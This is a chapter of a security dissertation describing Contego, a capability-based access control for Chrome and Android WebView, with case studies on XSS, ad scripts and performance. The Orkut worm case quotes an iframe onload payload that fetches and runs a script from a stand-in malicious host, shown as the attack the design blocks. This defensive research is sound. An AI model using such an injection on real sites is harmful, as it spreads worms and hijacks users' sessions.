The Web has evolved to a stage where it becomes too risky to assign all the action-based privileges to the principals within a web page. These privileges should be separated, and assigned to principals based on their needs and trustworthiness. The same-origin policy model does not separate these privileges, neither does Escudo. To handle the web applications with ever-increasing complexity and to reduce the risks of web applications, we believe that web browsers should adopt the capability model in its access control. As a first step towards this direction, we have designed a capability-based access control for web browsers; we have implemented our design in Google Chrome, and have conducted case studies using our implementation.

8.3 Capability for the Web

There are three major components in a capability-based access control: the list of capabilities supported by the system, how capabilities are bound to principals, and how access control is enforced. We will discuss each of these components in this section.

8.3.1 Capabilities

Learning from the history of capability design in `Linux`, we know that the development of capabilities is an evolving process: in this process, rarely used capabilities may be eliminated, more desirable capabilities may be added, new privileges may be introduced when the system evolves, and so on. Therefore, we do not intend to come up with a list of capabilities that are complete. We consider our efforts of introducing capabilities in web browsers only as the first step in such an evolution. In this initial step, we have identified a list of capabilities ². They are classified into five categories:

- *Capabilities to access sensitive resources*, including bookmarks, Cookies, Certificates, HTML5 LocalStorage, and Custom protocol handlers.
- *Capabilities to access history resources*, including Web Cache, History, Downloaded items, Search box terms.
- *Capabilities to access DOM elements*, such as whether a principal is allowed to access DOM objects, register an event handler, or to access the attribute settings of DOM objects.

²Not all features in HTML5 are included in this paper, as HTML5 is still a work in progress.

- *Capabilities to send HTTP Requests*, including Ajax GET/POST and HTTP GET/POST requests.
- *Capabilities to run Javascript programs or plug-in programs*, including Flash, PDF, Video, Audio, etc.
- *Capabilities to access device resources*, such as camera, bluetooth, contact list, SMS, phone functions, etc.

As a proof of concept, we have only implemented a subset of the above capabilities in our prototype, including capabilities to set cookies, read cookies, use cookies (i.e. attaching cookies to HTTP requests), capabilities to send AJAX GET/POST requests, capabilities to send HTTP GET/POST requests, and capabilities to click hyperlinks and buttons. In our system, we use a bitmap string to represent capability lists, with each position of the bitmap string representing one specific capability. Figure 8.2 illustrates the specification of the bitmap. The positions 1 to 9 defined the capability for to access web resources. The positions 10 and 11 are the placeholders for the commonly used Android permission in WebView case, and we will explain them in section 8.6.




Fig. 8.2.: Capability Bitmap

8.3.2 Binding of Capabilities

To use capabilities in access control within a web page, web developers, when constructing a web page, need to assign capabilities to the principals in the page, based on the actual needs of principals. As we have discussed before, principals are DOM elements of a web page. In Escudo, the HTML div tag is used for assigning the ring label to each DOM element. HTML div tags were originally introduced to specify style information for a group of HTML tags; Escudo introduces a new attribute called the ring attribute for the div tag. To be consistent with Escudo, we take the same approach. We add another attribute called cap for the div tag. This attribute assigns a capability list to all the DOM elements within the region enclosed by its corresponding div and /div tags. An example is given in the following:

```
<div cap="110101000">
    ... contents ...
</div>
```

In the above example, the privileges of the contents within the specified div region are bounded by capabilities 1, 2, 4, and 6; namely no DOM elements within this region can have any capability beyond these four.

8.3.3 Capability Enforcement

Enforcement in capability-based access control is well defined in the capability model: an access action is allowed only if the initiating principal has the corresponding capability.

The main challenge in a capability system is to identify the initiating principals and their associated capabilities. In general, identifying principals is not so difficult: whenever an action is initiated (either by Javascript code or by HTML tags), the browser can easily identify the `div` region of the code or tags, and can thus retrieve the capabilities bound to this region. Unfortunately, as a proverb says, the devil is in the details; identifying principals is quite non-trivial. We describe details of capability enforcement in the Section 8.5.

8.4 Ensuring Security

The key to capability enforcement is the integrity of the configuration (i.e., capability assignment) provided by the application. We describe additional measures to prevent the configuration from being tampered with.

Configuration Rule: Protecting against Node Splitting. Any security configuration that relies on HTML tags are vulnerable to node-splitting attacks [72]. In a node-splitting attack, an attacker may prematurely terminate a `div` region using `</div>`, and then start a new `div` region with a different set of capability assignments (potentially with higher privileges). This attack escapes the privilege restriction set on a `div` region by web developers. Node-splitting attacks can be prevented by using markup randomization techniques, such as incorporating random nonces in the `div` tags [71, 73].

Capability-enhanced browsers will ignore any `</div>` tag whose random nonce does not match the number in its matching `div` tag. The random nonces are dynamically generated

when constructing a web page, so adversaries cannot predict those numbers before they insert their malicious contents into a web page.

Scoping Rule. When contents are from users, they are usually put into `div` regions with limited privileges. However, user contents may include `div` tags with the capability attributes. If web applications cannot filter out these tags, attackers will be able to create a child `div` region with arbitrary capabilities. To prevent such an privilege escalation attack, we define the following **scoping rule**:

Scoping Rule: The actual capabilities of a DOM element is always bounded by the capabilities of its parent.

Formally speaking, if a `div` region has a capability list L , the privileges of the principals within the scope of this `div` tag, including all sub scopes, are bounded by L . See the following example (note that nonces are used for protecting against node-splitting attacks):

```
<div id="A" cap="101010000" nonce=893232>
  ... contents ..
  <div id="B" cap="111110000" nonce=932398>
    ... contents ...
  </div nonce=932398>
</div nonce=893232>
```

In the above example, the `div` region A is the parent of another region B , so B 's actual capabilities is bounded by A 's capabilities ("101010000"), even though B 's capability

attributes says “111110000”. Therefore, if A does not have a capability, B will not have it either, regardless of whether the capability attribute of B includes that capability or not.

Access Rule for Node Creation/Modification. Using DOM APIs, Javascript programs can create new DOM elements or modify existing DOM elements in any `div` region. To prevent a principal from escalating its privileges by creating new DOM elements or modify existing DOM elements in a higher privileged region, we enforce the following access rule:

Access Rule: A principal with capabilities L can create a new DOM element or modify an existing DOM element in another `div` region with capabilities L' if L' is a subset of L , i.e., the target region has less privilege than the principal.

Cross-Region Execution Rule. In most web applications, Javascript functions are often put in several different places in the same HTML page. When a Javascript program from one `div` region invokes a function in another `div` region, what should be considered as the principal, and whose capabilities should be used? A simple design is to only treat the initiating program as the principal, and use its capabilities in access control. A downside of this design is that when the invoked function is in an area less trustworthy (i.e. having less privileges) than the invoking program, the function will be actually invoked with higher privileges than what it is entitled to.

To avoid the above situation, a modified design is to allow a Javascript program with privilege \mathcal{A} to invoke a function with privilege \mathcal{B} , only if \mathcal{A} is a subset of \mathcal{B} . Namely, no Javascript can invoke a function with less privilege. This way, we can always use the initiating program’s privilege \mathcal{A} throughout the entire execution.

A more general solution is to allow the invocation regardless of what relationship \mathcal{A} and \mathcal{B} has, but ensure that when the function is invoked, the privilege of the running program becomes the conjunction of \mathcal{A} and \mathcal{B} , i.e., $\mathcal{A} \wedge \mathcal{B}$. Namely, the privilege will be downgraded if \mathcal{B} has less privilege than \mathcal{A} . After the function returns back to the caller, the privilege of the running program will be restored to \mathcal{A} again. We have implemented this general solution in our prototype.

8.5 Implementation on Browser

Although the capability-based access control can be applied to both browser and WebView, we only implemented it on browser. This section discusses the implementation of Contego on browser, and the next section explains how to port it to WebView.

8.5.1 System Overview

In Google Chrome³, there are four major components closely related to our implementation: Browser Process (Kernel), Render Engine, Javascript Interpreter (V8), and sensitive resources. We add two subsystems to Chrome: *Binding System*, and *Capability Enforcement System*. Figure 8.3 depicts the positions of our addition within Chrome.

Binding System. The purpose of binding system is to find the capabilities of a principal, and store them in data structures where the enforcement module can access. In Chrome, principals are identified in several components, including HTML parser (which parses the

³We use Version 3.0.182.1, simply because this is the version we had when we started the implementation. We plan to port our implementation to the most recent version.




Fig. 8.3.: System Overview

HTML code and generate DOM tree) and Javascript Interpreter (which compiles Javascript code into V8 objects). We need to modify those components to bind capabilities to principals when principals are created.

The capability information of each principal is stored inside the browser core. Only the browser's code can access the capability information; the information is not exposed to any code external to the browser's code base (e.g. Javascript code). At this point, we do not foresee any need for the external code to access such information, so no API is provided by the browser for the access of the capability information.

Effective Capabilities. When an access action is initiated within a web page, to conduct access control, the browser needs to know the corresponding capabilities of this access. We call these capabilities the *effective capabilities*. Identifying effective capabilities for actions

is nontrivial: in the simplest case, the effective capabilities are those attached to the principal that initiates the action. Javascript code makes the situation much more complicated. A key functionality of our binding system is to keep track of the effective capabilities within a web page. We will present the details later in this section.

Capability Enforcement. Our implementation takes advantage of the fact that every user-level access to sensitive resources goes through the browser kernel, precisely, through the local APIs. For example, `AssembleRequestCookies()` in the `URLRequestHttpJob` class will be invoked to attach cookies to HTTP requests; `XMLHttpRequest::send()` will be called for sending Ajax requests. We add the capability enforcement to these APIs. When they are called, the enforcement system checks whether the effective capabilities have the required capabilities for the invoked APIs.

Actions. Within a web page, there are two types of actions: (1) *HTML-induced actions*: this type of actions are initiated by HTML tags, such as the HTTP requests caused by ``, `<iframe>`, `<meta Set-Cookie>`, submit buttons, etc. (2) *Javascript-induced actions*: this type of actions are initiated by Javascript code. For both types of actions, when they take place, we need to identify the *effective capabilities* that should be apply to the actions.

8.5.2 HTML-Induced Actions

The effective capabilities of HTML-induced actions are the capabilities assigned to the `div` region that the initiating HTML tags belong to. When a web page reaches a browser, it will be parsed by the browser's HTML parser. A main function of the parser is to

generate a DOM tree, and the contents of a web page will be placed in DOM objects in the tree. The `div` regions will be represented as DOM objects.

The capability attributes introduced by us will be treated by the parsers as attributes of a tag, just like any other attribute. After extracting the capability attributes, the HTML parser will pass the information to our binding system, which maintains a *shadow DOM* tree. This shadow DOM tree stores the capabilities of each DOM node, and it can only be accessed by our binding system. Although Javascript programs can modify the attributes of DOM objects through various APIs, these APIs cannot be used to modify the capability attributes, as the values of the capability attributes are stored in the shadow tree, not the original tree. No API is exposed to Javascript programs for accessing the shadow tree.

When an action is initiated from a HTML tag, the enforcement system identifies the DOM object that the tag belongs to, retrieves the capabilities from its shadow object, and finally checks whether the capabilities are sufficient to carry out the action or not. If not, the action will not be carried out.

8.5.3 Javascript-Induced Actions

Identifying the effective capabilities of Javascript-induced actions is quite complicated. This is because a running sequence of Javascript can span *multiple* principals with different sets of capabilities. For example, the execution may start from the Javascript code in one `div` region, but the code can invoke Javascript functions in other `div` regions. In this case, the cross-region execution rule described in Section 8.4 will apply. For example, if A calls B, B calls C, and C calls D, then when executing D, the effective capabilities are the

conjunction of the capabilities of A, B, C, and D. When function D returns to C, the effective capabilities will become the conjunction of the capabilities of A, B, and C.

We use a stack data structure in our binding system to store the effective capabilities in the runtime (we call it the capability stack). When a Javascript program gets executed, the capabilities of the corresponding principal will be pushed into the stack as the first element of the stack. The top element of the stack is treated as the *effective capabilities*, denoted as E . When a function in another principal (say principal B) is invoked, the updated effective capabilities $E \wedge Cap(B)$ will be pushed into the stack, where $Cap(B)$ represents the capabilities assigned to B . When the function in B returns, the system will pop up and discard the top element of the stack.

The capability stack must be updated every time the principal of code changes during the execution. Therefore, our binding system must be involved when the principal of execution changes. Since the invocation of functions happens insider the Javascript Interpreter (the V8 engine), the ideal solution is to build part of the binding system in V8: when the HTML parser sees Javascript code, it identifies the capabilities of the principal, and pass them into V8. This way, each function object within V8 is attached with a capability list; when a function is invoked, V8 can push the effective capabilities into the capability stack.

The situation is further complicated by another fact: V8 compiles Javascript code into native code at run-time; therefore when a function invocation happens, it may not go through the V8 engine, and thus our binding system cannot be triggered to update the capability stack.

An alternative solution is to not modify the V8 engine, but instead to modify the Javascript code. We introduce a code rewriting module, which rewrites code before sending it to the V8 engine. The rewritten code first pushes the effective capabilities of the next running principal into the capability stack before executing the invoked function, and pop the top element from the capability stack right after the current function returns. To accomplished this goal, we introduce two built-in Javascript functions:

```
void Cap_Push(capability, random_number);

void Cap_Pop(random_number);
```

Because the invocation of these two built-in Javascript function can change the runtime effective capabilities, we cannot allow user's code to call these functions; we can only allow our rewriting module to add the invocation of these two functions into Javascript programs. To achieve this goal, we pass a random number to these two functions. This number is generated by our rewriting module for each page. When `Cap_Push` and `Cap_Pop` are invoked, the numbers in their arguments must match with the random number held by the browser kernel for that page. Since the contents of rewritten code are invisible to Javascript code, and the random number is only known to the browser, it will be hard for attackers to guess this random number; any invocation with a mismatched number will cause the invocation to return without doing anything.

The following code gives an example on how the rewriting module wraps the JavaScript function `foo()`:

The call `_tempAOP_12453.apply()` will basically invoke the original function `foo`. The code in the `finally` clause will be invoked upon the finish of the invocation.




Fig. 8.4.: Rewrite JavaScript Function to Enforce Capability

8.5.4 Event-Driven Actions

Some Javascript-induced actions are triggered by events, not directly by principals.

When these actions are triggered, we need to find the capability of the responsible principals. There are three types of events: DOM-registered events, timer events, and AJAX callback events.

DOM-Registered Events. In browsers, it is possible to register handlers for specific event types and specific DOM nodes. Whenever the specified event occurs to the registered DOM nodes, the handler for that event, if any, is called. In this situation, we need to identify the responsible principals and their associated capabilities.

There are two ways to register handlers. One way is to do it statically through HTML tags/attributes, and the other is to do it using Javascript. In the static method, event handler is specified using HTML event attributes, such as `onclick`, `onload`, `onclick`, etc.

The following HTML excerpt registers a block of code as an event handler to a button; when the button is clicked, the code will be triggered:

```
<button onclick=" ... code ... ">
```

Another way to register handlers is to use Javascript. To register an event handler (say `onclick`) for a DOM object (say `dom_obj`), we can use the following Javascript code (`clickHandler` is a Javascript function):

```
dom_obj.onclick = clickHandler;
```

Timer Events. Javascript can set timer events using various functions, such as `setTimeout()` and `setInterval()`. These events are not tied to any DOM objects, instead, they are directly tied to the global `window` object:

```
window.setTimeout (code, timeout);  
  
window.setInterval(code, delay);
```

AJAX Callback Events. When AJAX sends out a request, it registers a callback function to the system; the function will be invoked when the response comes back. A typical way to register callbacks is shown in the following:

```
xmlhttp.onreadystatechange = function() { /*handler code*/
```

Binding Capabilities to Event Handlers. Event handlers are triggered by the system (i.e. the browser), not a particular principal. To identify which capabilities should be used when executing the handlers, we need to find out who is responsible for registering the

event handlers. The capabilities should be the effective capabilities when the handlers were registered. If they are registered via HTML, such as the `onclick` and `onsubmit` attributes, then the capabilities for the handlers should be those entitled to their containing DOM objects. If they are registered via Javascript, the capabilities for the handlers should be the effective capabilities at the point of registration.




Fig. 8.5.: Event Mechanism in Chrome

Figure 8.5 shows how event registration and triggering work in Google Chrome. Principals that are allowed to register events maintain an “`eventListener` vector” for each type of events. Each item in the vector is an event handler. Each event-register operation should go through the API `addEventListener()` (marked by number 1 in the figure); this API inserts the event handler into the principal’s `eventListener` vector. The invocation of event handler goes through the function `HandleEvent()` (marked by number 2 in the figure).

We modified the `addEventListener()` function, so we can store the effective capabilities into event handlers during the event registration. We also modified the

function `HandleEvent()`, so when an event is triggered, we can retrieve the effective capabilities from the event handler objects, and push them into the capability stack.

8.5.5 Backward Compatibility

Our implementation is backward compatible. There are two scenarios. First, when our modified browser sees a web page without capability attributes, it knows that the page is not enhanced with our capability model, and thus provides all capabilities to the contents, basically going back to the same-origin policy. Second, if a web page is enhanced with our capability tags, but is rendered by a browser that does not implement our capability model, according to the standard, the browser will simply ignore those capability attributes.

8.6 Porting Implementation on Android WebView

Although we did not implement Contego framework on WebView, to port the existing implementation on browser to Android WebView is not hard. Chrome browser and Android WebView shares the same WebKit source code, and the implementation we explained in the previous section is all related to the code within WebKit library. Therefore, we can adopt the similar the design and implementation we did on browser directly to WebView.

However, there are several issues we need to deal with, in order to port Contego from browser to WebView. The first issue is the “Binding of Capabilities” (Section 8.3.2) using *capability bitmap* as figure 8.2 illustrates. However, the number of permissions on mobile system is much larger than the number we identified for the Web. For example, Android system has 148 system defined permissions, and allows mobile developer to define

customized permission. Therefore, bitmap may not be the best way for web developers to configure capability for each div tag. Implementation on WebView could allow web developers to define a list of capability names separated in the “capList” attribute by space as following:

```
<div cap="101010000" capList="Read_Contact Write_SMS">
    ... contents ...
</div>
```

The second issue is the “Capability Enforcement” (Section 8.3.3). Unlike the invocation to access Web resources, the access to mobile device resources is checked outside WebKit. Therefore, to enforce the capability associated to Android permission, Contego framework should enforce additional access control check outside WebKit. There are several ways to achieve this goal, and the paper [20] already implemented how to enforce Android permission bound to web frame. Similarly, we could extend Androids existing *Reference Monitor* to check the effective capabilities when an application tries to access protected resources, such as external storage, camera, contact, etc. In Android’s original reference monitor, the application’s User ID (UID) is used to find out the permissions of the application, and access control is conducted based on these permissions. To enforce our access control model, we need to use Thread ID (TID) to find out the effective capabilities of the current thread, and then conduct access control based on the effective capabilities. This only involves small changes to the existing reference monitor. For backward compatibility, if a thread does not have an effective capabilities list, access control will fall back to the original Android access control model, so we will not break the existing

applications. However, we ensure that every thread involved in the JavaScript-to-Java invocation will have an effective capabilities list, even if the list is empty.

8.7 Case Studies and Evaluation

To evaluate how useful, effective, and easy-to-use the capability model is in securing web applications, we have conducted case studies using a number of open-source web application programs, including Collabtive, PhpBB2, PhpCalendar, and MediaWiki. For each application, we focus on evaluating the following aspects: (1) defense against Cross-Site Scripting attacks, (2) defense against malicious advertisement, (3) defense against ClickJacking attacks, and (4) limiting the privileges of untrusted inputs. Due to the page limitation, we cannot describe all our case studies in this paper. We will only present several representative ones. Full details will be included in the extended version of this paper.

8.7.1 The Orkut worm

On 25th September 2010, a new worm affecting Orkut emerged. The basic idea of this worm is to inject a short Javascript code into the victim page using the `onload` event of `iframe`. This code is a “bootstrapping” code; its sole purpose is to download and run the attacking Javascript code from another site. Here is the key snippet of the code:

```
<iframe onload="a = document.createElement('script');
a.src = 'www.malicious.com/malware.js';
document.body.appendChild(a)">
```

```
</iframe>
```

Defending against this attack using capability is quite straightforward. Since this block of HTML contents are inputs from users, they should be put in an area that does not have much privilege. For example, they can be put in the following area:

```
<div cap="00000000" nonce="3433893">

  <iframe onload="a = document.createElement('script');

    a.src = 'www.malicious.com/malware.js';

    document.body.appendChild(a)">

  </iframe>

</div nonce="3433893">
```

Because this region is not given any capability, there are several reasons why the attacks will not be effective. First, because of the lack of HTTP-Request capabilities, no HTTP request can be sent out from this region; therefore, the attacking code cannot be downloaded. Second, even if the region is given the HTTP-Request capabilities, the downloaded code will not gain more privileges; therefore, as long as the cookie-access capability is not given to this region, no effective attack can be launched.

8.7.2 Untrusted input - AD Network

As a performance-based advertising network, **admedia.com** connects advertisers to consumers across many channels. One of the channels is called affiliating in-text

advertising; this is done by importing the following 3rd-party Javascript file into the host page (i.e. the publisher).

```
<script src='http://inline.admedia.com/?count=5&id=0zooNic'>

</script>
```

When visitors browse the host page, they will see the contents of the page as usual; but when they scroll over the linked text, they will be able to see advertisements. The imported 3rd-party Javascript code gets to determine which text will be linked and how often. The Javascript code need to modify the page to achieve this effect.

Since this 3rd-party Javascript code was imported into the host page (publisher), it has the same privilege as those coming from the publisher, i.e., it can do a great damage if the code is malicious. **Admedia.com** claims that the code only adds hyperlinks to the page, so it is against the principle of least privileges if the code is given the privileges beyond what is needed to modify the page; there is no need to allow the code to access cookies, history, etc. Web developers of the host page can limit the privileges assigned to the Javascript code from **Admedia.com** using capabilities. The following example gives the code limited capabilities:

```
<div cap="000001111" nonce="5528053">

  <script src='http://inline.admedia.com/?count=5&id=0zooNic'>

  </script>

</div nonce="5528053">
```

Javascript code from `Admedia.com` is only given four capabilities (HTTP GET/POST and click capabilities), which are sufficient for the code to achieve its purpose. According to the “access rule” discussed before, the code from `Admedia.com` is restricted to access and modify the areas that have equal or less privilege. These should include most of the text areas. If the code is unfortunately malicious, it can deface the web page for sure, but due to the lack of privileges to access cookies, its damage is greatly limited.

8.7.3 Prevent XSS in Collabtive

Collabtive is an open-source web-based project management software intended for small to medium-sized businesses and freelancers. This web application provides several channels for users to interact with one another, including message posting, online chatting, project assignment, and user feedback. To prevent Cross-Site Scripting (XSS) attacks, the application has installed many filters and encoding schemes, but still attacks are possible. We can instead use capabilities to defend against XSS attacks.

Modifying Collabtive to benefit from our capability model is quite easy because of the Smarty template [159] used by Collabtive. Because the outputs of web applications are web pages, they have to deal with how to construct web pages using HTML. This is called the view part of web applications. In the past, the view part was often mixed together with the rest of the program logics. Nowadays, thanks to the technologies such as Smarty, web applications can separate the view part from the program logics. For instance, using Smarty, web developers can define a view template file, which contains the majority of HTML code, along with several holes to be filled later by programs.

The assignment of capabilities is done on views. Therefore, if views are already separated from the program logics, assigning capabilities becomes quite simple: we just need to modify the template file. It only took several hours for us to finish the task for Collabtive. The following shows a change we made to a template file called `message.tpl` in Collabtive:

<code><div class="message-in"></code>		<code><div class="message-in"</code>
		<code>cap="00000000" nonce={\$rand}></code>
<code>{ \$message.text }</code>	<code>-></code>	<code>{ \$message.text }</code>
<code></div></code>		<code></div nonce={\$rand}></code>

The `$message.text` area is a hole in the template, and this hole will be filled when the template is used. In Collabtive, `$message.text` will be filled with data provided by users, and no privilege is needed in this hole. Therefore, we assign no capability to this hole. Even if user's inputs contain malicious contents (such as code or action-inducing HTML tags), no damage can be achieved.

8.7.4 Performance Overhead

To evaluate the performance of our implementation, we have conducted experiments to measure the extra cost our model brings to the Chrome. We measure how long it takes a page to be rendered in our modified browser versus in the original browser. We use some of the built-in tools in Chrome to conduct the measurement. In our evaluation, we tested four web applications: Collabtive, phpBB2, phpCalendar and MediaWiki; we measure the total time spent on rendering pages and executing JS code. The configuration of the computer is

the following: Inter(R) Core(TM)2 Quad CPU Q6600 @ 2.40GHz, 3.24 GB of RAM. The results are plotted in Figure 8.6.




Fig. 8.6.: Performance

The results show that the extra cost caused by the model is quite small. In most cases, it is about 3 percent. For phpBB2, it is a little bit higher, because phpBB2 uses more Javascript programs than the others.

9. SUMMARY

In summary, this dissertation is the first systematic study on the security problems of WebView. The objective of this work is to conduct a comprehensive and systematic study of WebView's impact on web security, with a particular focus on identifying its fundamental causes. The ultimate goal is to design and implement a secure WebView which can be embedded in the untrusted Android application but still preserve the integrity and privacy of the webpage inside.

LIST OF REFERENCES

- [1] D. Kerr, "Smartphone ownership reaches critical mass in the u.s.." http://news.cnet.com/8301-1035_3-57587932-94/smartphone-ownership-reaches-critical-mass-in-the-u.s/, 2013.
- [2] "Google play hits 1 million apps." <http://mashable.com/2013/07/24/google-play-1-million/>.
- [3] "Apple announces 1 million apps in the app store." <http://www.theverge.com/2013/10/22/4866302/apple-announces-1-million-apps-in-the-app-store>.
- [4] A. D. Team, "Webview." <http://developer.android.com/reference/android/webkit/WebView.html>.
- [5] A. D. Team, "The official site for android developers." <http://developer.android.com/index.html>.
- [6] A. Inc., "Uiwebview class reference." http://developer.apple.com/library/ios/#documentation/uikit/reference/UIWebView_Class/Reference/Reference.html.
- [7] A. Inc., "Develop apps for ios." <https://developer.apple.com/technologies/ios/>.
- [8] M. Corporation., "Webbrowser class reference." [http://msdn.microsoft.com/en-US/library/windowsphone/develop/microsoft.phone.controls.webbrowser\(v=vs.105\).aspx](http://msdn.microsoft.com/en-US/library/windowsphone/develop/microsoft.phone.controls.webbrowser(v=vs.105).aspx).
- [9] M. Corporation., "Windows phone dev center." <http://developer.windowsphone.com/en-us>.
- [10] BlackBerry, "Bb 10 cascades webview class reference." http://developer.blackberry.com/cascades/reference/bb__cascades__webview.html.
- [11] BlackBerry, "Blackberry developer." <http://developer.blackberry.com/>.
- [12] L. Hewlett-Packard Development Company, "Mojo.widget.webview class reference." <https://developer.palm.com/content/api/reference/mojo/widgets/web-view.html>.
- [13] L. Hewlett-Packard Development Company, "Hp webos developer center." <https://developer.palm.com/>.
- [14] Nokia, "Webview widget for nokia belle." <http://betalabs.nokia.com/trials/Webview-widget-for-Symbian>.

- [15] Nokia, “Nokia developer - symbian platform.”
<http://www.developer.nokia.com/Devices/Symbian/>.
- [16] T. Luo, H. Hao, W. Du, Y. Wang, and H. Yin, “Attacks on webview in the android system,” in *Proceedings of the 27th Annual Computer Security Applications Conference*, ACSAC '11, (New York, NY, USA), pp. 343–352, ACM, 2011.
- [17] E. M. Chin, *Helping Developers Construct Secure Mobile Applications*. PhD thesis, Berkeley, CA, USA, 2013. AAI3593755.
- [18] A. Charland and B. LeRoux, “Mobile application development: Web vs. native,” *Queue*, vol. 9, pp. 20:20–20:28, Apr. 2011.
- [19] M. Mahemoff, “Html5 vs native: The mobile app debate.”
<http://www.html5rocks.com/en/mobile/native Debate/>, 2011.
- [20] X. Jin, L. Wang, T. Luo, and W. Du, “Fine-grained access control for html5-based mobile applications in android,”
- [21] “Phonegap: Easily create apps using the web technologies you know and love: Html, css and javascript.” <http://phonegap.com>.
- [22] “Rhomobile suite.” <http://www.motorolasolutions.com/US-EN/Business+Product+and+Services/Software+and+Applications/RhoMobile+Suite>.
